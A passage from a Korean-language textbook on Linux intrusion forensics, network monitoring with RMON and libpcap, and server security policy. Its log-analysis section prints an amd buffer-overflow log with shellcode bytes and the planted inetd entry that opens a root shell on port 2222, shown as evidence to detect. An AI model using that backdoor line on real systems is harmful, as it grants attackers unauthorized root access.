LINUX체계에서 /.bash_history파일이 존재한다면 해킹을 의심해보아야 한다. 일반적으로 LINUX체계에서 사용자 홈등록부를 "/"로 사용하지 않는다는것을 명심하여야 한다.

messages

말단의 화면에 출력되는 통보들은 messages기록파일에 저장된다. messages기록파일은 대단히 방대한 정보를 포함하고있다. 체계관리자는 체계의 장애원인을 찾아내기 위해서도 messages파일을 검사한다. 이 파일에는 파일체계넘침, 장치실패, 체계설정오유 등의 다양한 내용을 가지고있다.

체계의 장애원인을 찾기 위한것이외에 보안측면에서도 messages파일은 상당히 중요한 역할을 하고있는데 messages 파일에 어떤 취약점으로 인해 공격을 받았는가에 대한 흔적을 남기고있기때문이다.

messages파일은 다음의 내용을 포함하고있다.

☞ timestamp

☞ 호스트이름

☞ 프로그람이름

☞ 통보내용

아래의 공격흔적은 LINUX체계의 amd 완충기자리넘침공격이 기록된것이다.

```
messages.1:Mar 11 05:20:50 xxx 27>Mar 11 05:20:50 amd[468]: amq requested mount of 릶릶릶릶릶릶릶릶릶릶
릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶 릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶
릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶
릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶릶
릶릶릶^N뙤3핕F^L뉴^W뉴^Z?K?□18 Jan 1998--str/bin/sh(-c)/bin/echo '2222      ?
   stream   tcp      nowait   root      /bin/sh s릶릶릶릶릶릶 릶뙈(^
```

그 결과로 기록에 남은 공격시간과 일치하는 시각에 root소유의 파일이 생성되고 역시 2222포구에 root shell이 접속되였다.

```
[/tmp]# ls -l
-rw-rw-rw- 1 root root 116 Mar 11 05:20 h
[/tmp]# more h
2222 stream tcp nowait root /bin/sh sh -i
2222 stream tcp nowait root /bin/sh sh -i
```

하지만 이처럼 messages기록파일에 공격기록이 남았다고 해서 모두 공격에 성공하였다는것은 아니다. 실패한 공격도 기록파일에 남을수 있으며 반대로 공격에 성공하더라도 기록되지 않을수도 있다. 하지만 대부분의 망데몬과 응용프로그람은 완충기자리넘침공격에 의한 비정상적인 파라메터의 입력을 syslog데몬을 통하여 messages기록파일에 기록하므로 해킹당한 취약점분석에 대단히 유용한 정보를 제공한다. messages기록파일분석을 통하여 공격에 리용된 취약점을 분석할수 있을뿐아니라 보안과 관련된 또 다른 정보들을 얻을수 있다. 가령 해킹을 당한 후 많은 공격자들은 체계에 sniffer를 설치하여 망을 감시한다. sniffer가 실행되게 되면 망대면카드는 Promiscuous방식으로 설정되게 되는데 ifconfig명령을 리용하여 현재의 망대면카드의 상태를 확인할수 있다. 하지만 messages기록파일에는 현재의 망대면카드의 상태뿐만아니라 망대면카드가 언제부터 언제까지 Promiscuous상태였는가에 대한 정보를 가지고있기때문에 공격자의 행위추적에 더 상세한 자료를 제공한다.

```
messages:Apr 24 01:55:22 insecure kernel: device eth0 entered promiscuous mode
messages:Apr 24 06:33:07 insecure kernel: device eth0 left promiscuous mode
```

우의 기록자료는 이 체계가 4월 24일 새벽 1시 55분에 Promiscuous방식으로 설정되여(sniffer가 실행되여) 6시 33분에 해제된것을 보여준다.

messages 파일에는 su실패에 대한 기록, 특정한 데몬이 죽은 기록, 체계기동시에 발생된 오유 등 다양한 기록들을 남기고있다.

기록량이 많기때문에 grep명령을 리용하여 특정한 문자가 들어간 기록만을 추출할수 있다. 즉 “ttdbserver”, “sadmind”, “cmsd”, “pop”, “statd”, “mount” 등 공격에 사용되는 취약점이 들어간 기록을 grep명령으로 추출하거나, “failed”, “failure”, “denied”, “promiscuous”, 등의 단어가 포함된 기록들도 주시할 필요가 있다.

access_log, error_log

웨브봉사기에서도 어느 싸이트에서 체계에 접속하였으며 어느 파일이 내리적재되였는가에 대한 기록이 access_log파일에 기록되고 존재하지 않는 파일에 대한 접근 등의 오유에 대해서는 error_log에 기록된다.

웨브봉사기에 대한 공격은 주로 CGI프로그람에 집중되여있는데 취약한 CGI프로그람

에 대한 공격관련 기로자료도 이 기록파일에 기록된다.

이상의 내용을 종합하면 LINUX체계에서는 핵심부와 각종 응용프로그람 들에서 많은 종류의 기록을 남기고있다. 체계관리자는 이러한 기록파일들을 면밀히 분석함으로써 공격자가 남기고 간 다양한 침입흔적을 찾아낼수 있다. 이 정보는 공격자를 추적하는데 사용될수도 있으며 앞으로 체계의 보안을 강화하는데 도움이 될수도 있다.

앞에서 설명한 기록파일들은 독립적으로 분석하는것이 아니라 서로 유기적인 관계를 가지고 추리하면서 분석하여야 보다 효과적일수 있다. 하나의 기록파일에 침입흔적이 발견되면 다른 기록파일들에서 해당 IP나 해당 사용자와 관련된 기록을 분석하여야 한다. 또한 기록파일뿐만아니라 ps, netstat, find 등의 LINUX명령들을 리용하여 체계의 상태나 특정파일들을 검사하고 /etc/passwd, /etc/inetd.cont, /etc/rc* 등의 주요체계파일들도 침입자추적에 필요한 검사항목들이다.

4.2.7. 지워진 파일의 복구

대부분의 공격자들은 자신이 침입한 흔적을 삭제한다. 기록파일자체를 삭제하거나 기록파일내용중에서 자신이 공격했던 흔적만을 삭제하는 경우가 있으며 공격에 사용했던 공격각본, 프로그람, 자료파일 등을 삭제하게 된다. 이러한 삭제된 파일에 대한 정보를 알수 있다면 피해체계를 분석하는데 매우 중요한 자료가 될것이다.

일반적으로 LINUX체계에서 파일이 삭제되면 파일체계의 특성으로 인하여 파일의 복구가 불가능하다고 알려져있으나 사실 많은 경우 복구가 가능하다. LINUX에서 "rm" 등의 명령으로 파일을 삭제하게 되면 파일과 관련된 모든 정보가 없어지는것이 아니라 몇가지 정보만 파괴되거나 단순히 《사용되지 않음》으로 표시되여 사용할수 없게 된다. 이때 파일체계에 대한 쓰기조작이 일어나면 이 사용되지 않는 부분을 다시 사용하게 되고 원래 있던 정보가 사라지게 된다. 하지만 이러한 삭제된 파일에 대한 정보는 비록 파일체계의 쓰기조작이 다시 일어나도 비교적 오랜기간 유지된다.

LINUX에서 파일크기가 큰 경우에는 디스크의 여러 곳에 분할되여 저장되는데 이것은 지원진 파일을 복구하기 힘들게 한다. 하지만 최근 개발되는 체계들에서는 파일체계 "locality" 능력(하나의 파일을 가능한 가까운 위치에 저장하는 기능)이 강하기때문에 파일분할이 많이 일어나지 않고 따라서 지워진 파일을 복구하기가 쉽다. 특히 LINUX체계의 경우 파일을 삭제하여도 12개까지의 파일자료블로크정보를 유지하기때문에 파일복구가 매우 쉽다.

하지만 파일이 삭제된 다음 다른 많은 파일체계의 사용이 있는 경우에는 다른 내용으로 뒤덮여 쓰일수가 있다. 또한 공격자가 이러한 복구방법에 대처하여 안전하게 파일을 깨끗이 지울 경우에는 복구할수 없게 된다.

LINUX체계에서 지워진 파일을 복구할수 있도록 지원해주는 공개도구가 있다. 이러한 도구를 사용하여 앞에서 설명한 보존되는 정보를 가지고 어느 정도 삭제된 파일을 복구할수 있다. 주의할 점은 이러한 도구를 사용할 때 복구하려는 파일이 위치한 구획에서 작업을 하면 해당 파일내용을 덮어쓰기때문에 파일이 완전히 파괴될수 있다.

제3절. 망감시에 의한 통신자료흐름분석

4.3.1. 망감시의 개념

망자원을 안전하고 효률적으로 리용하기 위해서는 망의 상태를 측정할수 있는 도구가 필요하고 이 도구로 측정된 자료를 분석하여 망을 관리한다. 망감시는 특정한 망을 관리하기 위하여 해당 망상에서의 파케트흐름을 수집, 분석하는것을 말한다.

1) 망분석기

망감시역할을 하는 프로그람을 망분석기(Network Analyser) 또는 **망대행체**(Network Agent), **망탐지**(Network Probe)라고 한다. 망분석기는 크게 2중복제(mirror)포구에 망분석하드웨어를 련결해서 감시하는 하드웨어분석기와 LAN상에서 망분석쏘프트웨어를 사용하여 감시하는 쏘프트웨어분석기가 있다.

분석기는 망의 충돌회수, 길이초과파케트의 개수 그리고 CRC오유가 난 파케트의 개수 등과 같은 망의 상태정보를 대면부로부터 얻어내고 망에서 흐르는 파케트들을 분석하여 파케트의 개수, 길이별 파케트분포 그리고 호스트의 통계정보 등을 수집한다.





그림 4-1. 망감시기능

2) LAN의 특성

일반적으로 LAN은 모든 파케트를 방송(broadcast)하기때문에 한 부분망안에서는 목적지가 자신의 주소가 아닌 다른 주소의 파케트도 읽어들일수가 있다. 망카드의 설정부분

을 모든 파케트를 읽도록 "promiscuous"방식으로 바꾸면 LAN상에서 흐르는 모든 파케트의 내용을 읽어들인다.

3) 원격망감시(RMON:Remote Network Monitoring)

LAN의 "promiscuous"방식에서 동작하는 대행체는 한 부분망안의 전체 통과량과 오유통계, 충돌회수, 실행통계 등을 파악할수 있으며 사전에 입력된 관리설정에 의해 파케트를 려과할수도 있다. 이렇게 기본 감시기가 대행체와 동일한 망에 존재하지 않더라도 원천지에서 망의 정보를 얻을수 있는것을 원격망감시(Remote Network Monitoring)라고 한다. 한 토막의 망 정보를 수집하는 대행체를 RMON탐지(RMON Probe)라고 부른다.

— RMON의 동작원리

RMON을 리용한 망구성은 아래 그림과 같다.





그림 4-2. RMON를 리용한 망의 구성

관리자는 이써네트 B에 있지만 이써네트 A의 망정보를 RMON대행체를 통해 얻을수 있다. 그리고 RMON대행체는 한 부분망전체에서 발생하는 통과량을 파악한다. 즉 전체 발생통과량, 토막에 련결된 매 호스트의 통과량, 호스트들간의 통과량 발생상태를 알려준다.

이러한 처리를 위하여 RMON대행체는 전체 통계자료, 리력(history)자료, 호스트관련자료, 호스트행렬(matrix)과 사전에 문제 예측 및 제거를 위해서 특정한 파케트를 려과(filtering)하는 기능과 림계값(threshhold)설정 및 이에 도달하면 자동적으로 알려주는 경보(alarm)기능, 사건(event)발생기능을 가지고있어야 한다.

— RMON MIB(Management informant Base)

RMON은 망관리를 위해 새로 마련된 특정한 통신규약은 아니다. RMON은 전체 망관리항목을 정해놓은 일종의 규약이며 이 정보는 MIB으로 정의되여있다.

RMON MIB의 정보교환은 SNMP를 사용한다. RMON의 표준은 RFC2819에 정의되여 있으며 관련된 RFC는 다음과 같다.

표 4-3. RMON 관련 RFC 문서

RFC	제목
RFC 1271	Remote Monitoring(obsolete)
RFC 1513	Token Ring Extentions to the Remote Network Monitoring MIB
RFC 2819	Remote Network Monitoring MIB
RFC 2021	Remote Network Monitoring MIB II
RFC 2895	RMON Protocol Identifier
RFC 2896	RMON Protocol Identifier Macros
RFC 2613	RMON Extentions for Switch Networks

RMON MIB에서는 RMON이 갖추어야 할 목표를 다음과 같이 제시하고있다.

비직결(Offline)동작

RMON대행체가 관리자와의 통신에 영향을 받지 않고 정보를 수집하기 위해서 동작하는 방식은 다음의 그림과 같다.





그림 4-3. 비직결동작

RMON탐지는 부분망의 정보를 수집하고 이것을 관리하는 주콤퓨터는 전화회선을 통하여 다른 망에 있다. 그리고 이 사이의 정보교환은 필요할 때마다 전화를 리용한 PPP통신으로 이루어진다. 이렇게 Offline망감시는 폴링(polling)에 의한 망부하를 줄일수 있고 주 콤퓨터가 고장일 때에도 상관없이 망정보를 수집할수 있다.

1차(Proactive)감시

감시기가 충분한 자원을 가지고있다면 감시기에 주어진 자원에 따라 인터네트 특정한 부분에 장애가 발생하였을 때 망을 진단하고 해당자료를 분석하여 장애 및 장애에 대한 기록을 관리자에게 보고할수 있어야 한다.

문제 발견 및 보고

감시기는 망자원의 오유나 관리자가 정한 특정한 사건이 발생하였을 경우에 그 사건을 기록으로 남기고 관리자에게 보고할수 있어야 한다.

부가가치자료

감시기는 수집한 자료에 의미있는 가치를 부여할수 있어야 한다. 즉 고찰하는 부분망의 가장 많은 통과량과 오유를 발생시키는 호스트들을 집중 고찰한다. 따라서 망에 오유가 발생했을 때 이 문제를 해결할수 있는 세밀한 정보를 관리자에게 줄수 있다.

여러 관리자

보통 인터네트관리는 안전성을 위해서 여러개의 관리자를 사용한다. 감시기는 이렇게 여러 관리자가 보내는 명령을 모두 처리해야 한다. 하지만 이때 감시기의 체계용량에 따라서 관리자명령대로 수행못할수도 있다.

4.3.2. 파케트수집서고(Packet Capture Library: libpcap)

LINUX체계에서는 망감시의 목적으로 libpcap라는 전문 파케트수집서고를 제공한다. libpcap 서고는 LAN상의 파케트를 체계와 독립적인 사용자준위에서 수집하는 서고로서 BSD기반의 파케트수집구조를 가지고있다. 이것은 promiscuous방식으로 동작하고 이써네트, PPP 등 다양한 망구성방식에서 사용할수 있으며 개발자용 API함수도 제공하기때문에 이 서고를 사용해서 직접 파케트의 수집 및 감시 프로그람을 개발할수도 있다.





그림 4-4. libpcap의 구조

BPF(BSD Packet Filter): BSD파케트려과

libpcap서고의 기본구조는 BPF로 이루어져있다. BPF는 핵심부준위에서 망자료흐름을 걸어채기(hook)하여 같은 부분망상에서 흐르는 파케트를 모두 읽어들인다. 그리고 정의한 려과형식에 따라서 주어진 완충기에 그 내용을 저장한다. BPF는 주어진 대면부에서 다중프로쎄스도 감시할수 있다.

- 파케트수집을 위한 핵심부 설정


libpcap서고를 사용해서 LINUX체계에서 파케트를 수집하기 위해서는 핵심부가 "packet" 규약을 지원해야 한다. 그렇지않으면 오유가 발생한다.

"packet" 규약은 LINUX핵심부 2.0이상에서 설정할수 있다. 규약설정은 "Networking option" 메뉴에서 설정할수 있다. 핵심부 2.2.x나 2.4.x의 경우는 이 "Packet Socket" 메뉴에서 설정해주면 된다.

- 완전한 파케트수집을 위한 "Socket Filtering" 설정

핵심부2.2 이상 판본부터는 tcpdump 같은 libpcap 파케트서고를 사용하는 프로그람들이 핵심부준위에서 파케트를 수집할수 있도록 하는 "Socket Filtering" 옵션을 제공한다. 이 옵션을 사용하면 핵심부에서 수집한 파케트를 libcap서고와 같은 사용자준위로 복사하는 과정이 줄어든다.

사용자준위에서 파케트를 수집하면 내부의 복사과정이 여러번 반복된다. 따라서 CPU의 부하가 많이 걸리기때문에 파케트를 잃어버리는 현상이 발생한다. 하지만 이 옵션을 사

용하면 파케트를 복사하는 과정을 핵심부준위에서만 수행한다. 따라서 CPU의 부하가 줄어들고 파케트를 잃어버리는 현상을 막을수 있다. Socket Filtering의 자세한 도움말은 핵심부원천코드의 Linux/Documentation/Networking/filter.txt파일에 들어있다.

제 5 장. 망보안방책작성 및 보안체계수립

제1절. 망보안방책의 작성

5.1.1. 망보안방책의 기초

콤퓨터보안에 대해 론의할 때 《방책》이란 용어는 여러가지 의미를 가진다. **방책**이란 콤퓨터보안프로그람을 만들고 프로그람의 목적을 제시하며 각자의 책임을 할당하는 등의 상급관리자의 지시이다.

방책이란 용어는 특정한 체계에 적용되는 구체적인 보안규칙을 의미한다.

1) 망보안방책의 목표

망보안방책의 목표는 콤퓨터망을 통한 정보의 류출, 파괴, 비법적인 수정으로부터 망을 안전하게 보호하는것이다.

2) 망보안방책의 필수조건

— 봉사기관리를 위한 보안요구사항을 포함하여야 한다.
— 외부접속장치들의 관리를 위한 보안요구사항을 포함하여야 한다.
— 사용자관리를 위한 보안요구사항을 포함하여야 한다.
— 물리적회선과 저장매체관리를 위한 보안요구사항을 포함하여야 한다.
— 관련문서들의 보관과 관리를 위한 요구사항을 포함하여야 한다.

3) 망보안의 요구조건

망보안방책 및 일련의 보안활동은 정보자원에 대하여 다음의 요구조건을 만족시켜야 한다.

— 완전성(Integrity)
— 기밀성(Confidentiality)
— 식별 및 인증(Identification & Authentication)
— 접근조종(Access Control)
— 부인봉쇄(Non-Repudiation)
— 검열 및 책임 체계(Audibility & Accountability)
— 믿음성 및 리용성(Reliability & Availability)

4) 보안방책의 기본원칙

① 보안관리는 일관성과 기밀성을 보장하기 위해 중앙관리의 원칙을 따른다.
② 모든 자원(인적자원 및 정보자원)은 보안등급에 따라 분류하여 관리하여야 한다.
③ 외부로부터 내부에로의 접근은 제한하는것을 원칙으로 한다.

④ 프로세스의 조종체계부분에 대해서는 별도로 보안을 강화하여야 한다.

⑤ 사용자가 있는 모든 체계는 반드시 다음의 요소를 포함하는 기록관리를 한다. (언제/누가/어디로부터/내부의 어느 체계로 들어와서/무엇을 했는가.)

⑥ 내부에서 외부에로의 정보봉사요구는 제한없이 허용하되 정보의 류출은 통제하여야 한다.

⑦ 사용자ID(UID)는 개인별로 유지하는것을 원칙으로 한다.

⑧ 보안방책을 유지하기 위하여 필요한 제도 및 절차는 규정화하여 실행하여야 한다.

5.1.2. 봉사기보안운영관리준칙

1) 계정은 일련의 절차에 따라 생명주기를 가지며 봉사기관리자에 의해 통합관리된다.

2) 계정에 대한 통과암호는 사용자계정관리지침에 준한다.

3) 봉사기안의 불필요한 망통신규약은 삭제한다.

4) 봉사기보안관리자는 응용프로그람 기본계획단계에서 보안방책에 근거한 응용프로그람개발을 장려하고 이것을 위반할 때에는 개발을 중지시킬수 있다.

5) 봉사기는 물리적인 보안문제를 먼저 해결한 다음 가동하는것을 원칙으로 한다.

6) 보안검사계획의 수립후 일, 주, 월 단위로 보안검사를 진행하여야 한다.

7) 특권사용자의 권한은 보안관리자 및 봉사기운영자로 제한되며 ID와 통과암호는 제한된 사용자에 의하여 관리된다.

8) 보안검사목록은 반드시 다음의 내용을 포함하여야 한다.

Cron표, 봉사데몬상태, 수상한 ID, 망봉사파일, 현재 가동중인 프로쎄스, 통과암호파일

5.1.3. 사용자계정관리준칙

사용자계정관리준칙은 채계에 가입등록할수 있도록 허가된 모든 사용자들에 대한 관리규정 및 절차를 정한다.

1) 사용자계정분류

— 봉사기관리자

특권사용자로서 봉사기의 모든 권한을 가지고있으며 오직 하나만이 존재한다.

— 체계프로그람관리자

체계관리자로서 권한을 가지고있으며 특권사용자의 일부 권한을 허용한다.

— 응용프로그람관리자

응용프로그람개발을 위한 사용자로서 개발완료시 사용자등록절차에 따라 페기된다.

— 응용프로그람사용자

응용프로그람 사용자 ID체계에 따라 운영한다.

— 일반사용자

NFS, FTP 등 사용자로서 인증된 봉사기자원에만 접근을 허용한다.

2) 관리범위

새로운 사용자계정설정에서부터 변경, 페기까지 일련의 과정을 사용자등록절차에 따라 관리, 운영한다.

3) 관리준칙

— 사용자별 또는 그룹별로 접근권한을 부여한다.

— 사용자ID의 유효기간을 설정한다.

— 통과암호관련기준을 준수한다.

— 통과암호의 리력정보를 관리하여 통과암호의 재사용을 금지한다.

— 일정한 회수의 가입등록시도가 실패하면 사용자의 리용을 금지시킨다.

— 요일 및 시간별 가입등록을 제한한다.

— 특권사용자는 특정한 말단에서만 가입등록가능하게 한다.

4) 사용자등록 및 페기절차

— 특권사용자권한은 봉사기관리자에게 부여되고 특권사용자권한을 위임할 때는 철저히 보안관리절차에 따른다.

— 사용자등록 변경 및 페기는 사용자등록양식에 기준하여 봉사기관리자가 수행한다.

5) 사용자계정별 권한기준

— 특권사용자는 봉사기의 모든 자원의 접근을 허용한다.

— 체계응용프로그람관리자는 특권사용자권한을 일부 통제하고 체계자원의 일부만 접근을 허용한다.

— 응용프로그람개발자 및 일반사용자는 특권사용자권한을 통제하고 체계자원접근을 통제한다.

6) 통과암호설정기준

— 사용자의 이름 또는 그 이름을 변경시키거나 반복사용하는것을 금지한다.

— 간단한 문자의 련속을 금지한다.

— 배우자, 자녀, 유명한 사람의 이름 등을 제한한다.

— 동물, 장소, 장비 이름 등을 피한다.

— 간단한 영어단어사용을 금지한다.

— 영문으로 하면 대소문자를 사용하여 설정한다.

— 특수문자, 기호를 포함한다.

— 8자리를 모두 사용한다.

5.1.4. 보안관리절차

보안관리절차는 정보보안관리상 필요대상에 대해 업무처리절차를 규정하여 체계적이고 일관된 보안방책을 실현하기 위해서이다.

1) 대상

— 사용자계정절차 (등록, 변경, 삭제)

— 보안검사절차

— 체계사용신청절차

— 파일체계사용신청절차

2) 방법

—사용자계정절차

☞ 사용자계정은 사용자등록신청서를 작성한 다음 해당 프로젝트관리자의 결재를 받은 다음 봉사기관리자에게 통보한다.

☞ 봉사기관리자는 내용을 검토한 다음 해당 프로젝트관리자의 결재를 보고 작업을 시작하며 작업이 끝난 다음 결과를 통보한다.

— 보안검사절차

보안관리자는 보안검사목록에 의거하여 일, 주, 월 단위로 검사내용을 검열하며 해당 프로젝트관리자의 결재를 보고 보안검사관리철에 기록한다.

— 체계사용신청절차

☞ 체계작업(장해복구 및 점검)을 위하여 root권한을 위임받았을 때에는 체계작업계획서를 작성한 다음 해당 프로젝트관리자의 결재를 받은 다음 봉사기관리자의 립회하에 작업을 시작한다.

☞ 작업완료후 봉사기관리자는 뒤문검사목록에 기준하여 체계검사를 한 다음 사용자계정절차에 의하여 통과암호를 변경한다.

— 파일체계사용(허가)신청절차

☞ 해당 업무담당자는 파일 및 등록부사용권한 허가를 받기 위하여 파일체계사용신청에 관한 내용을 상세히 작성한 다음 해당 프로젝트관리자의 결재를 받아 봉사기관리자에게 통보한다.

☞ 봉사기관리자는 해당 프로젝트관리자의 결재를 받고 파일 및 등록부의 권한을 해당 사용자에게 부여한다.

5.1.5. 보안관리활동

1) 사용자계정확립

— 사용자 ID에 대한 유효기간설정

— 사용자 ID별 통과암호관리규정검사(최소길이, 변경주기, 반복 글자수 등)

— 사용이 완료된 ID 삭제작업(개발완료 및 퇴직자 등)
— CONSOLE에 대한 LOCK기능부여
— 사용하지 않는 ID의 추출 및 정리
— 통과암호파일 대신에 숨겨진 파일의 사용으로 계정관련정보류출방지

2) 파일체계관리강화

— 파일 및 등록부에 대한 코드표준화여부검사
— 사용자 파일 및 등록부의 소유권과 권한검사
— 파일 및 등록부의 정확한 속성을 제시하고 권한 변경여부를 검사
— 초기기동 파일 및 CRONTAB파일보안상태검사

3) 보안검사기록관리

—체계접근시도 실패 기록에 대한 기록보관 및 추적
— root활동범위추적
— 사용자 진입내용 기록관리 및 분석(가입등록, 가입탈퇴, 파일접근 등)

5.1.6. 보안검사계획서

1) 보안검사자 및 활동

— 보안관리자가 보안검사목록에 기준하여 일, 주, 월 단위로 보안검사를 실시한다.
— 보안관련보수(patch)를 주기적으로 실시한다.

2) 봉사기보안검사시 주의사항

— 특권사용자통과암호를 아는 사람이 많지 않는가?
— 통과암호설정이 적당한가?
— shadow파일 및 passwd파일의 권한이 적당한가 변경사항이 없는가? (/etc/passwd, /etc/shadow)
— SETUID를 없애거나 READ-ONLY로 파일을 외부로 탑재(mount)했는가?
— 보안도구를 설치하여 실행하는가?
— ‘r’계렬명령들을 금지하였는가?
— /etc/hosts.equiv, $HOME/.rhosts파일을 제거하였는가?
—/etc/inetd.conf, /etc/services의 권한방식이 644이며 소유자가 root인가?
— UUCP계정을 제거하였는가?
— 봉사데몬들(ftpd, fingerd 등)이 최신판본인가?

3) 봉사기보안검사목록

— 사용자
☞ 체계의 물리적보안을 유지하는가?

☞ 가입등록과 접근조종을 유지하는가?
☞ 통과암호는 구성규칙에 맞게 설정하였는가?
☞ 가입등록 ID 및 통과암호는 주기적으로 바꾸는가?
☞ CRON표를 검사하는가?

— 체계
☞ 체계파일검사를 통제하는가?
☞ setuid, setgid프로그람을 감시하는가?
☞ startup파일을 관리하는가?
☞ 여벌복사된 OS파일과 가동중인 OS파일을 검사하는가?
☞ 장치파일(/dev/kmem, /dev/drum, /dem/mem)을 검사하는가?
☞ 봉사데몬상태가 정상인가?
☞ 가동중인 프로쎄스가 이상은 없는가?

— 망
☞ 인증받지 않은 사용자에 대한 망접근을 통제하는가?
☞ 봉사포구에 대한 통제가 이루어지는가?
☞ NFS/NIS 보안관리가 유지되는가?
☞ 가장 최신판본으로 교체하였는가?

5.1.7. 봉사기의 보안관리도구적용

1) 도입배경

— 복잡하지 않고 효률적으로 운영할수 있는 S/W(GUI환경)가 요구되고 완전하고 종합적인 방책에 의한 체계보안관리요구

— 완전성강화측면

주요업무처리를 지속적으로 수행하기 위하여 요구되는 확신을 제공해주고 장애발생시 자료복구기능을 강화하여야 한다.

— 생산성증대측면

반복되는 작업의 단순화와 자동화, 작업과정의 관리와 표준화, 오유방지를 통해 문제점을 조기발견하고 사용자가 원하는 정보를 정확하게 제공하여야 한다.
